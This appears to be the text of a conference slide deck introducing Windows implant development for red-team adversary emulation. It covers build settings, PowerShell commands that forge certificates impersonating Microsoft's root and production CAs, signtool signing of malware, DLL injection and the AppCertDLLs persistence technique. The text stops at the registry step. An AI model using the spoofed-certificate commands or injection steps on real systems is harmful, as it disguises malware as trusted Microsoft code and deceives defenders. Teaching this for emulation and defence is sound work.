
GETTING STARTED WITH WINDOWS IMPLANT DEVELOPMENT

ROB OLSON

DEPT OF COMPUTING SECURITY, RIT

BSIDESROC 2022



https://www.pixilart.com/art/evil-windows-a22ec6d2f4611be

$WHOAMI

- Lecturer (AppSec, Red Teaming, Penetration Testing)
- Undergraduate Program Director, RIT Dept of Computing Security
- Technical Director – RIT SAFE Lab
- NECCDC Black Team (2017, 2021)
- ISTS Red Team (Custom Implant Dev, Initial Deployment)
- $WHOAMINOT → reverse engineer, dedicated binary analyst, DFIR

$WHOAREYOU

- Interested in malware development…
  - With the goal of adversary emulation or malware analysis
- Possibly familiar with the MITRE ATT&CK framework
- Some C/C++ background
  - Experience with pointers
- … but probably have not done serious Windows development
- Also, not my students from CSEC 559/659 this semester (not much new)


AGENDA

1. Configuring your malware development environment
2. Windows Development
3. AppCertDLL Implant (Hello world!)
4. Droppers
5. Process Injection
6. Bringing it all together


WHAT YOU'LL PROBABLY WANT….

- 1 or more Windows VMs
- Microsoft Visual Studio C++ (Community Edition)
- A (realistic-looking) code signing certificate


VISUAL STUDIO WORKFLOWS / PROJECTS




Desktop development with C++ ✓
Build modern C++ apps for Windows using tools of your choice, including MSVC, Clang, CMake, or MSBuild.



Empty Project
Start from scratch with C++ for Windows. Provides no starting files.
C++ Windows Console




Universal Windows Platform development ✓
Create applications for the Universal Windows Platform with C#, VB, or optionally C++.




Dynamic-Link Library (DLL)
Build a .dll that can be shared between multiple running Windows apps.
C++ Windows Library

BUILDING FOR PRODUCTION

Change config to release/x64:



Release x64

Change runtime library to /MT:


C/C++
General
Optimization
Preprocessor
Code Generation


Basic Runtime Checks	Default
Runtime Library	**Multi-threaded (/MT)**
Struct Member Alignment	Default
Security Check	Enable Security Check (/GS)
Control Flow Guard	
Enable Function-Level Linking	**Yes (/Gy)**

Suppress PDB generation:


External Includes
Advanced
All Options
Command Line
Linker
General
Input
Manifest File
Debugging

Generate Debug Info	**No**
Generate Program Database File	$(OutDir)$(TargetName).pdb
Strip Private Symbols	
Generate Map File	No
Map File Name	
Map Exports	No
Debuggable Assembly	

GENERATING A REALISTIC SIGNING CERT CHAIN [1]



kdusb.dll Properties

General | Digital Signatures | Security | Details | Previous Versions

Digital Signature Details

General | Advanced


Digital Signature Information

Certificate

General | Details | Certification Path


Certification path

```
Microsoft Root Certificate Authority 2010
  Microsoft Windows Production PCA 2011
```



Field	Value
Version	V3
Serial number	28cc3a25bfba44ac449a9b586…
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	Microsoft Root Certificate Aut…
Valid from	Wednesday, June 23, 2010 5:…
Valid to	Saturday, June 23, 2035 6:04…
Subject	Microsoft Root Certificate Aut

```
CN = Microsoft Root Certificate Authority 2010
O = Microsoft Corporation
L = Redmond
S = Washington
C = US
```



Field	Value
Key Usage	Digital Signature, Certificate Si…
Authority Key Identifier	KeyID=d5f656cb8fe8a25c626…
CRL Distribution Points	[1]CRL Distribution Point: Distr…
Authority Information Access	[1]Authority Info Access: Acc…
Basic Constraints	Subject Type=CA, Path Lengt…
Thumbprint	580a6f4cc4e4b669b9ebdc1b2…
Extended Error Information	Revocation Status : OK

```
[1]Authority Info Access
     Access Method=Certification Authority Issuer (1.3.6.1.5.5.7.48.2)
     Alternative Name:
          URL=http://www.microsoft.com/pki/certs/MicRooCerAut_
2010-06-23.crt
```

GENERATING A REALISTIC SIGNING CERT CHAIN [2]


```
$cert = New-SelfSignedCertificate
    -Type Custom
    -KeySpec Signature
    -Subject "CN=Microsoft Root Certificate Authority
        2010,O=Microsoft Corporation,
        L=Redmond,S=Washington,C=US"
    -KeyExportPolicy Exportable
    -HashAlgorithm sha256
    -KeyLength 2048
-CertStoreLocation "Cert:\CurrentUser\My"
-KeyUsageProperty Sign
-KeyUsage CertSign
-FriendlyName "Microsoft Root Certificate Authority
        2010"
-NotBefore
  (Get-Date).AddYears(12).AddMonths(4).AddDays(15)
-NotAfter
  (Get-Date).AddYears(13).AddMonths(4).AddDays(15)
```

GENERATING A REALISTIC SIGNING CERT CHAIN [3]

```
New-SelfSignedCertificate –Type Custom -KeySpec Signature -Subject "CN=Microsoft Windows Production PCA
2011,O=Microsoft Corporation,L=Redmond,S=Washington,C=US" -KeyExportPolicy Exportable -HashAlgorithm
sha256 -KeyLength 2048 -CertStoreLocation "Cert:\CurrentUser\My“ -Signer $cert -TextExtension
@("2.5.29.37={text}1.3.6.1.4.1.311.10.3.24,1.3.6.1.4.1.311.10.3.37,1.3.6.1.4.1.311.10.3.6,1.3.6.1.5.5.7.3.3",
"2.5.29.17={text}DirectoryName=SERIALNUMBER=232770+464923,OU=Microsoft Ireland Operations
Limited","2.5.29.31=MEswSaBHoEWGQ2h0dHA6Ly93d3cubWljcm9zb2Z0LmNvbS9wa2lvcHMvY3Js
L01pY1dpblByb1BDQTIwMTFfMjAxMS0xMC0xOS5jcmw=","1.3.6.1.5.5.7.1.1=MFMwUQYIKwYBBQUHMAKGR
Wh0dHA6Ly93d3cubWljcm9zb2Z0LmNvbS9wa2lvcHMvY2VydHMvTWljV2luUHJvUENBMjAxMV8yMDExLTEwLT
E5LmNydA==") -NotBefore (Get-Date).AddYears(-1).AddMonths(4).AddDays(2) -NotAfter (Get-
Date).AddMonths(4).AddDays(1)
```

SIGNING YOUR MALWARE

- Export the root certificate as a .cer (without the private key)
  - Install this on the target system
  - Remove when exercise is complete
- Export the signing certificate as a .pfx (with the private key)
- Add a post-build step:



Command Line	signtool sign /f "<path>\CodeSigning.pfx" /p Password123! "
Description	
Use In Build	Yes


```
signtool sign /f "<path>\CodeSigning.pfx" /p Password123! "<path>\sxssrv64.dll"
```

AGENDA

1. Configuring your malware development environment
2. Windows Development
3. AppCertDLL Implant (Hello world!)
4. Droppers
5. Process Injection
6. Bringing it all together

WRITING DLLS


- Executable code w/o defined entry point
- Imported with LoadLibrary
- DLLMain triggers when loaded
- Pointers to exported functions can be fetched with GetProcAddress
- Some use cases may need a module definition file (.def)




```
/*
This function can be fetched with GetProcAddress
*/

extern "C" __declspec(dllexport)
void SampleFunct(void) {
    MessageBox(NULL, TEXT("Hello!"), TEXT("In the function"), MB_OK);

}

/*
This function cannot be fetched with GetProcAddress
*/
void NotExported(void)
{
    printf("BLAH\n");
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    MessageBox(NULL, TEXT("Hello!"), TEXT("DllMain"), MB_OK);
    return TRUE;
}
```

USING DLLS

- Create a pointer of type __stdcall
  - Example assumes no return/args
  - May want WINAPI* instead of __stdcall*
- Load the DLL
- Find the address (in memory) of the function you want to call
- Call the function
- Unload the library from memory



```
/*
This function can be fetched with GetProcAddress
*/

extern "C" __declspec(dllexport)
void SampleFunct(void) {
    MessageBox(NULL, TEXT("Hello!"), TEXT("In the function"), MB_OK);

}
```



```
typedef void (__stdcall* dllFun)();

void main(void) {
    dllFun myfun;
    HINSTANCE mydll = LoadLibrary(L"C:\\Users\\Rob\\Desktop\\ExampleDLL.dll");
    myfun = (dllFun) GetProcAddress(mydll, "SampleFunct");
    myfun();
    FreeLibrary(mydll);
}
```

DLL INJECTION TL;DR

1. Create a DLL
2. Add malicious code to DLLMain
3. Force/trick another application to call LoadLibrary on your DLL
    - Trivial if you have admin permissions
    - Plenty of techniques, such as DLL Search Order Hijacking
4. Payload fires with the permissions of the application that imported it

AGENDA


1. Configuring your malware development environment
2. Windows Development
3. <u>AppCertDLL Implant (Hello world!)</u>
4. Droppers
5. Process Injection
6. Bringing it all together

WHAT IF…

- There was a mechanism to inject your DLL into every executable?
- Well, there is…. it's a feature, not a bug
- Whenever a Windows binary imports Kernel32.dll, all AppCertDLLs are imported
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\AppCertDLLs
- Windows 11, Server 2019, and Windows 10 all require Authenticode signature
  - The trust anchor is the local machine's trusted root certificate store

https://attack.mitre.org/techniques/T1546/009/

SETTING THE REGISTRY

